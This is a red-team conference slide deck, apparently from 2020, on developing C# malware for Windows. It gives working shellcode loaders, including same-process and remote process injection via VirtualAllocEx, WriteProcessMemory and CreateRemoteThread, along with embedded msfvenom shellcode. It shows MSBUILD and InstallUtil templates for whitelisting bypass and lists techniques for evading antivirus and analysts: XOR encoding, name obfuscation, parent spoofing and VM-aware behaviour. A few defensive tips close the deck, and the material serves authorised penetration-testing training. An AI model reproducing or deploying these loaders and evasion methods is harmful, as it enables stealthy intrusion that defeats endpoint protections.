DOT NET
Advanced Malware Development

Live off the rich fertile land and profit

Author: Joff Thyer © 2020

© Black Hills Information Security | @BHinfoSecurity

About me

- Joff Thyer
  - Black Hills Information Security
  - SANS Certified Instructor (SEC573 – Automating InfoSec With Python)
  - Security Weekly Co-Host
  - Geek, Mathematician, Musician

The Agenda

- Expectations
  - I am not going to drop 0-days.
  - I am not going to talk about heap or stack exploitation.
  - I am not releasing a new tool.
  - I am going to talk about C# programming.
  - I am giving you some code just because…
- Bottom line
  - What follows are thoughts about how to develop custom shellcode delivery techniques.

Modern Windows 10 in the Enterprise

- Windows 10 is a solid product
- There are strong defenses if configured correctly
  - ASLR, DEP, Heap Protection, Control Flow Guard
  - We also live in a world of capable Endpoint Detection and Response products.
- Organizations are doing good things like AppLocker, User Behavior Analytics, and Threat Analytics.
- Conclusions?
  - Commodity Pen Testing frameworks get busted all the time.
    - Dropping malware executable files (EXE) is (probably) not going to work
    - PowerShell script execution has become tough (not impossible).
  - Developing and getting a DOT NET DLL/Assembly into memory rocks!

Getting your shellcode to run

- We have all used frameworks like Metasploit
- ”msfvenom” for payload generation!
  - large diversity of useful output formats
  - but it’s a public project and these formats get busted

asp	exe	loop-vbs	psh-net
aspx	exe-only	macho	psh-reflection
aspx-exe	exe-service	msi	vba
axis2	exe-small	msi-nouac	vba-exe
dll	hta-psh	osx-app	vba-psh
elf	jar	psh	vbs
elf-so	jsp	psh-cmd	war

MSF Shellcode comes in “transform formats”

- “msfvenom” transform output is good!
  - C, C#, Python, VBA, Raw Assembly
  - Java, Ruby, PowerShell… and so many more

- Meterpreter remains a really useful shellcode.
- We just need to work harder to deliver it to the endpoint.

Cobalt Strike

- Very useful framework for collaborative Red Teaming
- However, we suffer from the same issue as Metasploit
  - The EXE / PowerShell payloads generated are getting caught.
  - Luckily for us, there are also transform type formats here.
    - C#, C/C++, Raw Assembly
  - Are you sensing a theme?

Shellcode (or DLL) Delivery Techniques

- Broadly we can speak about the following types of techniques
  - Dynamic Link Library Injection (classic / older technique)
  - PE/COFF Process Hollowing
  - Thread Execution / Thread Hijacking
  - Asynchronous Procedure Call Injection
    - akin to a pre-emptive thread hijacking technique
  - Thread local pointer manipulation / hooking.
- Native DLL/Assembly execution. (not injecting at all)

© Black Hills Information Security | @BHinfoSecurity

Try not to create IOC's if possible

- There are some great things we can do to limit our exposure
  - Using a process that is associated with net activity
    - svchost.exe is an oldie but a goodie.
  - Reparenting our process to evade defenders looking at process tree activity…
    - "Why is that SVCHOST.EXE process a child of WINWORD.EXE?"
  - Combining the above techniques with living off the land binaries
    - helps a lot in AppLocker / Whitelisting Environments
    - several cool opportunities

© Black Hills Information Security | @BHinfoSecurity

Writing a DLL/Assembly to Deliver Shellcode

© Black Hills Information Security | @BHinfoSecurity

Outline of Steps for Shellcode Injection

- All steps will require usage of the kernel32.dll API's.
- Fundamentally, these steps required to get shellcode into memory:
  - (Optionally) Find or create a target process for remote injection
    - CreateProcess(), OpenProcess()
  - Allocate Memory within a local or remote process
    - VirtualAlloc(), VirtualAllocEx(), HeapCreate() / HeapAlloc()
  - Copy Shellcode to the newly allocated memory
    - Marshall.Copy(), RtlMoveMemory()
  - (Optionally) Re-protect the allocated memory for READ/EXECUTE only.
    - VirtualProtect()
  - Get our process to execute the shellcode.
    - by starting a thread with CreateThread(), CreateRemoteThread()
    - by using an async procedure call (QueueUserAPC())

© Black Hills Information Security | @BHinfoSecurity

Same Process Thread Manipulation

- Create DLL/Assembly object which ultimately delivers the shellcode
- Different mechanisms to load the assembly
  - PowerShell (Reflection.Assembly / New-Object)
  - C# (Reflection.Assembly)
- Let's be "l33t" enough to detect the target architecture in DLL source code
  - Able to deliver x86 or x64 based shellcode
- Later, let's develop an MSBUILD XML template that we can use again!

Sample C# code: Same Process Injection

```
public class Example1
{
    public static void Run(String x86, String x64)
    {
        String shellcode = x86;
        if (IntPtr.Size == 8)
            shellcode = x64;
        Byte[] payload = Convert.FromBase64String(shellcode);
        Console.WriteLine($"[*] Allocating {shellcode.Length} bytes of memory in process.");
        IntPtr memptr = VirtualAlloc(IntPtr.Zero, payload.Length, 0x1000, 0x40);
        Console.WriteLine($"[*] Copy {shellcode.Length} bytes of payload into memory.");
        Marshal.Copy(payload, 0, memptr, payload.Length);
        Console.WriteLine($"[*] CreateThread()");
        IntPtr thread_handle = CreateThread(0, 0, memptr, IntPtr.Zero, 0, IntPtr.Zero);
        WaitForSingleObject(thread_handle, 0xFFFFFFFF);
    }
```

Use the right architecture shellcode based on the address pointer size within our own process!

Wait for LOTS of milliseconds.

© Black Hills Information Security | @BHinfoSecurity

VirtualAlloc() Allocation Type, and Protection


```
IntPtr memptr = VirtualAlloc(IntPtr.Zero, payload.Length, 0x1000, 0x40);
```

PAGE_EXECUTE_READWRITE
0x40

MEM_COMMIT 0x00001000	Allocates memory charges (from the overall size of memory and the paging files on disk) for the specified reserved memory pages. The function also guarantees that when the caller later initially accesses the memory, the contents will be zero. Actual physical pages are not allocated unless/until the virtual addresses are actually accessed. To reserve and commit pages in one step, call **VirtualAlloc** with `MEM_COMMIT | MEM_RESERVE`.

© Black Hills Information Security | @BHinfoSecurity

Platform Target ==> Any CPU



- If process runs on 32-bit system, Intermediate Language compiles to 32-bit machine code
- If process runs on 64-bit system, Intermediate Language compiles to 64-bit machine code

© Black Hills Information Security | @BHinfoSecurity

Sample C# code for DLL same process using the Heap.

```
public class Example2
{
    public static void Run(String x86, String x64)
    {
        String shellcode = x86;
        if (IntPtr.Size == 8)
            shellcode = x64;
        Byte[] payload = Convert.FromBase64String(shellcode);
        Console.WriteLine("[*] HeapCreate()");
        IntPtr heap = HeapCreate(0x00040000, shellcode.Length, 0);
        Console.WriteLine($"[*] Allocating {shellcode.Length} bytes of heap memory in process.");
        HeapAlloc(heap, 0x00000008, shellcode.Length);
        Console.WriteLine($"[*] Copy {shellcode.Length} bytes of payload into memory.");
        Marshal.Copy(payload, 0, heap, payload.Length);
        Console.WriteLine($"[*] CreateThread()");
        IntPtr thread_handle = CreateThread(0, 0, heap, IntPtr.Zero, 0, IntPtr.Zero);
        WaitForSingleObject(thread_handle, 0xFFFFFFFF);
    }
```

HEAP_CREATE_ENABLE_EXECUTE
0x00040000

All memory blocks that are allocated from this heap allow code execution, if the hardware enforces data execution prevention. Use this flag heap in applications that run code from the heap. If

HEAP_ZERO_MEMORY
0x00000008

© Black Hills Information Security | @BHinfoSecurity

Getting the DLL Imports Right

- Must do this because you are calling API's in kernel32.dll
- MSDN and pinvoke.net are your friends.
  - minor variations are ok (Int -> UInt32 for example)

```
#region DLLIMPORTS
[DllImport("kernel32.dll", SetLastError = true)]
public static extern IntPtr CreateThread(
    UInt32 p1, UInt32 p2, IntPtr p3,
    IntPtr p4, UInt32 p5, IntPtr p6);
[DllImport("kernel32.dll", SetLastError = true)]
public static extern IntPtr VirtualAlloc(
    IntPtr p1, Int32 p2, UInt32 p3,
    UInt32 p4);
[DllImport("kernel32.dll", SetLastError = true)]
public static extern IntPtr WaitForSingleObject(IntPtr p1, UInt32 p2);
#endregion
```

© Black

What do we have here?

- Two classes for two techniques
  - Example1() and Example2()
- Each of these classes has an entry point method called Run().
- Run() accepts two arguments:
  - base64 encoded x86 shellcode as a string
  - base64 encoded x64 shellcode as a string
- This code can easily be tested by compiling down to an EXE and using a testing method.

© Black Hills Information Security | @BHinfoSecurity

Testing the C# code

```
    // Test as EXE file.
    // Not needed when creating a DLL Assembly
    public static void Main() { Run(calc_x86, calc_x64); }

    DLLIMPORTS

    #region SHELLCODE
    // msfvenom -p windows/exec CMD=calc.exe -f raw | base64
    private static String calc_x86 = @"
/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjj
SAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sE
iwHQiUQkJFtbYVlaUf/gX19aixLrjV1qAY2FsgAAAFBoMYtvh//Vu/C1olZoppW9nf/VPAZ8CoD7
4HUFu0cTcm9qAFP/1WNhbGMuZXhlAA==";
```

© Black Hills Information Security | @BHinfoSecurity

Example 1 and Example 2 stay resident in process

- The new thread created by CreateThread() will be a thread of the process that created the DOT NET object
- If said process stays alive, your payload will continue running.
- Process will be a child process of whatever you used to start it.
  - WINWORD.EXE, EXCEL.EXE, or CMD.EXE for example.
  - This can generate an IOC!

© Black Hills Information Security | @BHinfoSecurity

Injecting into another running process

- The steps to achieving this are as follows:
  - Find a suitable process for injection.
    - Class example: “svchost.exe” that is owned by you!
  - Open the process handle of that PID using OpenProcess()
  - Use VirtualAllocEx() to allocate memory inside the target process.
  - Use WriteProcessMemory() to write your payload into the process
  - Use VirtualProtectEX() to apply READ_EXECUTE only permissions.
    - Helps to stay under the radar somewhat.
  - Use CreateRemoteThread() to create the shellcode thread in that process.

© Black Hills Information Security | @BHinfoSecurity

Finding a Target Process

- Two choices
  - Windows Management Instrumentation (WMI)
    - Slow! ☹
  - DOT NET Process() class for listing processes
    - You cannot get owner information, but the code will throw an exception if you try to access a process handle that you don't own anyway!

© Black Hills Information Security | @BHinfoSecurity

Using WMI in DOT NET (I discarded this…)

```
private static uint SelectTargetProcess(String process_name)
{
    String current_user = System.Security.Principal.WindowsIdentity.GetCurrent().Name.ToLower();
    String wql = "SELECT * FROM Win32_Process";
    ManagementObjectSearcher ms = new ManagementObjectSearcher(wql);
    ManagementObjectCollection moc = ms.Get();
    var candidates = new List<UInt32>();
    Random rnd = new Random();
    foreach (ManagementObject mo in moc)
    {
        try
        {
            String[] o = new String[] { String.Empty, String.Empty };
            if ((UInt32)mo.InvokeMethod("GetOwner", o) > 0) continue;
            String owner = (o[1] + "\\" + o[0]).ToLower();
            UInt32 pid = (UInt32)mo.GetPropertyValue("ProcessId");
            String pname = (String)mo.GetPropertyValue("Name");
            if (pname.ToLower() == process_name.ToLower() && current_user == owner)
                candidates.Add(pid);
        }
        catch { continue; }
    }
    if (candidates.Count > 0)
        return candidates[rnd.Next(candidates.Count)];
    return 0;
}
```

© Black Hills Information Security | @BHinfoSecurity

Using DOT NET Process() Class

```
private static String FindTargetProcess()
{
    Process[] procs = Process.GetProcesses();
    Dictionary<int, string> candidates = new Dictionary<int, string>();
    foreach (Process p in procs)
    {
        // Will throw exception if not user owned process
        try
        {
            // Don't select ourself or suspended processes
            // 3 use cases work: 64bit->64bit, 64bit->32bit, 32bit->32bit
            if (p.Threads[0].ThreadState == ThreadState.Standby ||
                    p.Id == Process.GetCurrentProcess().Id)
                continue;
            else if (IntPtr.Size == 8 && Is64bit(p))
                candidates.Add(p.Id, $"{p.ProcessName}:x64");
            else if (IntPtr.Size == 8 && !Is64bit(p))
                candidates.Add(p.Id, $"{p.ProcessName}:x32");
            else if (IntPtr.Size == 4 && !Is64bit(p))
                candidates.Add(p.Id, $"{p.ProcessName}:x32");
        }
        catch { continue; }
    }
    List<int> ckeys = candidates.Keys.ToList();
    Random rnd = new Random();
    int k = ckeys[rnd.Next(ckeys.Count)];
    return String.Format("{0:d}:{1:s}", k, candidates[k]);
}
```

```
private static bool Is64bit(Process p)
{
    IsWow64Process(p.Handle, out bool is64);
    return !is64;
}
```

© Black Hills Information Security | @BHinfoSecurity

In the main part of code..

- FindTargetProcess() returns a string consisting of:
  - <pid>:<procname>:<architecture>
  - we can leverage this to choose which shellcode to use.

```
String proc = FindTargetProcess();
Console.WriteLine($"[*] Chosen process: {proc}");
uint p_pid = UInt32.Parse(proc.Split(':')[0]);
String p_name = proc.Split(':')[1] + ".exe";
String p_arch = proc.Split(':')[2];

String shellcode = x86;
if (p_arch == "x64")
    shellcode = x64;
```

© Black Hills Information Security | @BHinfoSecurity

Example 3: Now actually inject into target

```
Byte[] payload = Convert.FromBase64String(shellcode);
IntPtr ph = OpenProcess(0x00000028, false, p_pid);
Console.WriteLine($"[*] Open Process Handle: {ph}");
if (ph == IntPtr.Zero) Environment.Exit(0);
IntPtr memptr = VirtualAllocEx(ph, IntPtr.Zero, payload.Length, 0x3000, 0x40);
Console.WriteLine($"[*] VirtualAlloc(): {memptr}");
if (memptr == IntPtr.Zero) Environment.Exit(0);
uint nbytes;
WriteProcessMemory(ph, memptr, payload, payload.Length, out nbytes);
Console.WriteLine($"[*] Wrote {nbytes} of payload into process memory");
if (nbytes == 0) Environment.Exit(0);
uint old_protections;
VirtualProtectEx(ph, memptr, payload.Length, 0x20, out old_protections);
Console.WriteLine($"[*] VirtualProtectEx({old_protections})");
IntPtr th = CreateRemoteThread(ph, IntPtr.Zero, 0, memptr, IntPtr.Zero, 0, IntPtr.Zero);
Console.WriteLine($"[*] CreateRemoteThread({th})");
VirtualFreeEx(ph, memptr, 0, 0xC000);
CloseHandle(ph);
```

Different Flag Meanings

```
IntPtr ph = OpenProcess(0x00000028, false, p_pid);
```

PROCESS_CREATE_THREAD (0x0002)	Required to create a thread.
PROCESS_VM_OPERATION (0x0008)	Required to perform an operation on the addres of a process (see **VirtualProtectEx** and **WriteProcessMemory**).

```
IntPtr memptr = VirtualAllocEx(ph, IntPtr.Zero, payload.Length, 0x3000, 0x40);
```

MEM_COMMIT 0x00001000	Allocates memory charges (from the overall size of memory and the paging files on disk) for the specified reserved memory pages. The function also guarantees that when the caller later initially accesses the memory, the contents will be zero. Actual physical pages are not allocated unless/until the virtual addresses are actually accessed.
MEM_RESERVE 0x00002000	Reserves a range of the process's virtual address space without allocating any actual physical storage in memory or in the paging file on disk.

PAGE_EXECUTE_READWRITE
0x40

PAGE_EXECUTE_READ
0x20

© Black

```
VirtualProtectEx(ph, memptr, payload.Length, 0x20, out old_protections);
```

Great, I have a DLL/Assembly. Now What?


- You need a way to load and execute that assembly!
- This is when “living off the land” can benefit us.
  - https://lolbas-project.github.io/

- Let’s talk about three techniques
  - MSBUILD.EXE
  - InstallUtil.EXE
  - PowerShell

MSBUILD

Oh how I love thee…

Thou shalt live off the land!



© Black Hills Information Security | @BHinfoSecurity

MSBUILD: the golden goose

- A platform for building applications
- Included in DOT NET and almost always allow to run even in whitelisted environments.
- MSBUILD has these characteristics
  - Uses an XML schema for a project file
  - Visual Studio uses it to build/manage projects
    - various project file extensions: (.csproj, .vbproj, .vcxproj, etc)
  - ”Tasks” can be developed within an MS-Build XML file.
  - “Tasks” are fully functioning C# code.

© Black Hills Information Security | @BHinfoSecurity

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="Sample"><Sample /></Target>
  <UsingTask
    TaskName="Sample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
  <Task><Code Type="Class" Language="cs"><![CDATA[

// Your C# code!
public class Sample : Microsoft.Build.Utilities.Task, Microsoft.Build.Framework.ITask {
    public override bool Execute()
    {
        // This method is the entrypoint.
        return True;
    }
}

      ]]></Code>
    </Task>
  </UsingTask>
</Project>
```

Class and task name must match!

Execute() Method is the code entry point.

© Black Hills Information Security | @BHinfoSecurity

Execute a DLL/Assembly with MSBUILD

- MSBUILD runs C#! -> there are a myriad of possibilities.
- The approach I like is as follows:
  - Author a DLL that can deliver either X86 or X64 shellcode into ram
  - Compress and base64 encode the compiled DLL/Assembly
  - Base64 encode shellcode (optionally XOR/encrypt)
  - Construct an MSBUILD file that has the compressed DLL, and encrypted/encoded shellcode contained within it.
  - Write C# code in the MSBUILD file to un-compress/decode DLL, create a new object from it, and execute the shellcode thread injection technique.

© Black Hills Information Security | @BHinfoSecurity

MSBUILD.XML: DLL Decompression!

- First, we decode the DLL from base64
- Then we use DOT NET “System.IO.Compression.DeflateStream()” to decompress into a new buffer
- The resulting buffer is converted to a byte array and returned from the method.

© Black Hills Information Security | @BHinfoSecurity

```
private static byte[] decode_decompress_dll(string ecdll)
{
    byte[] compressed_dll = System.Convert.FromBase64String(ecdll);
    System.IO.MemoryStream memstream = new System.IO.MemoryStream(compressed_dll.Length);
    System.IO.MemoryStream msptr = new System.IO.MemoryStream();
    memstream.Write(compressed_dll, 0, compressed_dll.Length);
    memstream.Seek(0, System.IO.SeekOrigin.Begin);
    using (System.IO.Compression.DeflateStream deflator =
        new System.IO.Compression.DeflateStream(
            memstream,
            System.IO.Compression.CompressionMode.Decompress
        )
    )
    {
        byte[] block = new byte[4096];
        int nbytes;
        while ((nbytes = deflator.Read(block, 0, block.Length)) != 0)
            msptr.Write(block, 0, nbytes);
    }
    return msptr.ToArray();
}
```

MSBUILD.XML: Execute() Method

- After decoding/decompressing….
- Use “System.Reflection.Assembly.Load()” to load the decompressed DLL into memory
- Retrieve the object type of the class name. (Example1() or Example2())
- Create a class instance of this object.
- Use “System.Type.GetType().GetMethod()” to get a Method handle on the entry point “Run()” method.
- Execute method.Invoke() with class instance, and arguments to entry point method.

© Black Hills Information Security | @BHinfoSecurity

MSBUILD.XML: Execute() Method

```
public override bool Execute()
{
    System.Reflection.Assembly loaded_assembly = System.Reflection.Assembly.Load(
        decode_decompress_dll(encoded_compressed_dll)
    );
    System.Type astype = loaded_assembly.GetType("Example2");
    object class_instance = System.Activator.CreateInstance(astype, null);
    System.Reflection.MethodInfo entrypoint = astype.GetMethod("Run");
    entrypoint.Invoke(class_instance, new object[] { x86_shellcode, x64_shellcode });
    return true;
}
```

© Black Hills Information Security | @BHinfoSecurity

More Living off the Land

Installutil.exe

© Black Hills Information Security | @BHinfoSecurity

Installutil.exe

- Loads an assembly for us! Thank you, Microsoft!

> Installutil.exe uses reflection to inspect the specified assemblies and to find all Installer types that have the System.ComponentModel.RunInstallerAttribute attribute set to `true`. The tool then executes either the Installer.Install or the Installer.Uninstall method on each instance of the Installer type. Installutil.exe performs installation in a transactional manner; that is, if one of the assemblies fails to install, it rolls back the installations of all other assemblies. Uninstall is not transactional.

© Black Hills Information Security | @BHinfoSecurity

Installutil.exe – Minor source changes

- Need references and new “using” statements for
  - System.Configuration.Install
  - System.ComponentModel

```
using System.Configuration.Install;
using System.ComponentModel;
```

- Now all we do is override the Install() and Uninstall() methods in an installer class.
- In each method, you call your function to run shellcode that must be part of the source code somewhere.
  - Note: unlike MSBUILD where source can be passed in as a argument
  - Optionally: Can store shellcode on disk in a file but might not be wise.

© Black Hills Information Security | @BHinfoSecurity

Installer Class

```
namespace MyInstaller
{
    [RunInstallerAttribute(true)]
    public class MyInstaller : Installer
    {
        public override void Install(IDictionary savedState)
        {
            Example1.Run(Example1.calc_x86, Example1.calc_x64);
        }
        public override void Uninstall(IDictionary savedState)
        {
            Example1.Run(Example1.calc_x86, Example1.calc_x64);
        }
    }
}
```


© Black Hills Information Security | @BHinfoSecurity

Bonus! PowerShell Object Creation

```
PS C:\fun> [System.Reflection.Assembly]::LoadFile("C:\fun\Example1.dll")

GAC    Version        Location
---    -------        --------
False  v4.0.30319     C:\fun\Example1.dll


PS C:\fun> $a = New-Object MyInstaller.MyInstaller
PS C:\fun> $a.Install(@{})
```



© Black Hills Information Security | @BHinfoSecurity

© Black Hills Information Security | @BHinfoSecurity

Defense Evasion

© Black Hills Information Security | @BHinfoSecurity

Evading Defenses

- Unencoded shellcode in a DLL will likely get caught
- Your MSBUILD XML that loads a DOT NET object might well get caught
- The DLL/Assembly files you create will get uploaded to Virus Total

© Black Hills Information Security | @BHinfoSecurity

Evading Defenses: Encode shellcode

- If shellcode is part of your MSBUILD, or C# source, its trivial to use an XOR function.
  - Choose a key and just include it in the source
  - Randomize key for each compilation
- You can encode the shellcode from *"msfvenom"*
  - will require that you leave the allocated memory in RWX mode.
  - encoded shellcode has an assembly stub that decodes and writes back to same memory.

© Black Hills Information Security | @BHinfoSecurity

Evading Defenses: Source code obfuscation

- In any C# source code, whether at pre-compile stage or in MSBUILD XML form, you can randomize variable and function names
- Highly pseudo-random names are however increasingly considered "suspicious".
  - Use an English word dictionary instead!
- Using aliases in source code for "using" statements

```
using Funnyword = System;
using AnotherFunnyWord = System.Diagnostics;
```

© Black Hills Information Security | @BHinfoSecurity

Evading Defenses: Additional Code / Timing

- Time delays
  - Can add some manual delays into the code
  - Thread.Sleep(X) ← can get you busted.
  - Perhaps make some method for a calculating something intensive (fractual? crypto (currency ☺)? You pick.
- Throw in code that looks for more attractive to people reversing. (Chumming!)
- Re-parent a suspended process.
- Just stick lots of random code in there that does nothing.

Final tips

- Containment
  - Program in a configurable shelf-life / expiry date.
  - Restrict your malware execution to a specific domain.
  - Restrict your malware execution to a specific username.
- Actual Defenses You Can Employ
  - Group policy restrictions on common Living off the Land binaries
  - User behavior analytics.
  - C2 communication detection techniques
- Sport with defenders and analysts
  - Program your malware to do something complete different if in a virtual machine

Questions?

- Joff Thyer (@joff_thyer)
- GIT Repo: https://github.com/yoda66/MalwareDevTalk
  - https://lolbas-project.github.io/
  - https://i.blackhat.com/USA-19/Thursday/us-19-Kotler-Process-Injection-Techniques-Gotta-Catch-Them-All-wp.pdf
  - https://github.com/SafeBreach-Labs/pinjectra
- Do you want to see this material expanded into a 2-day training class?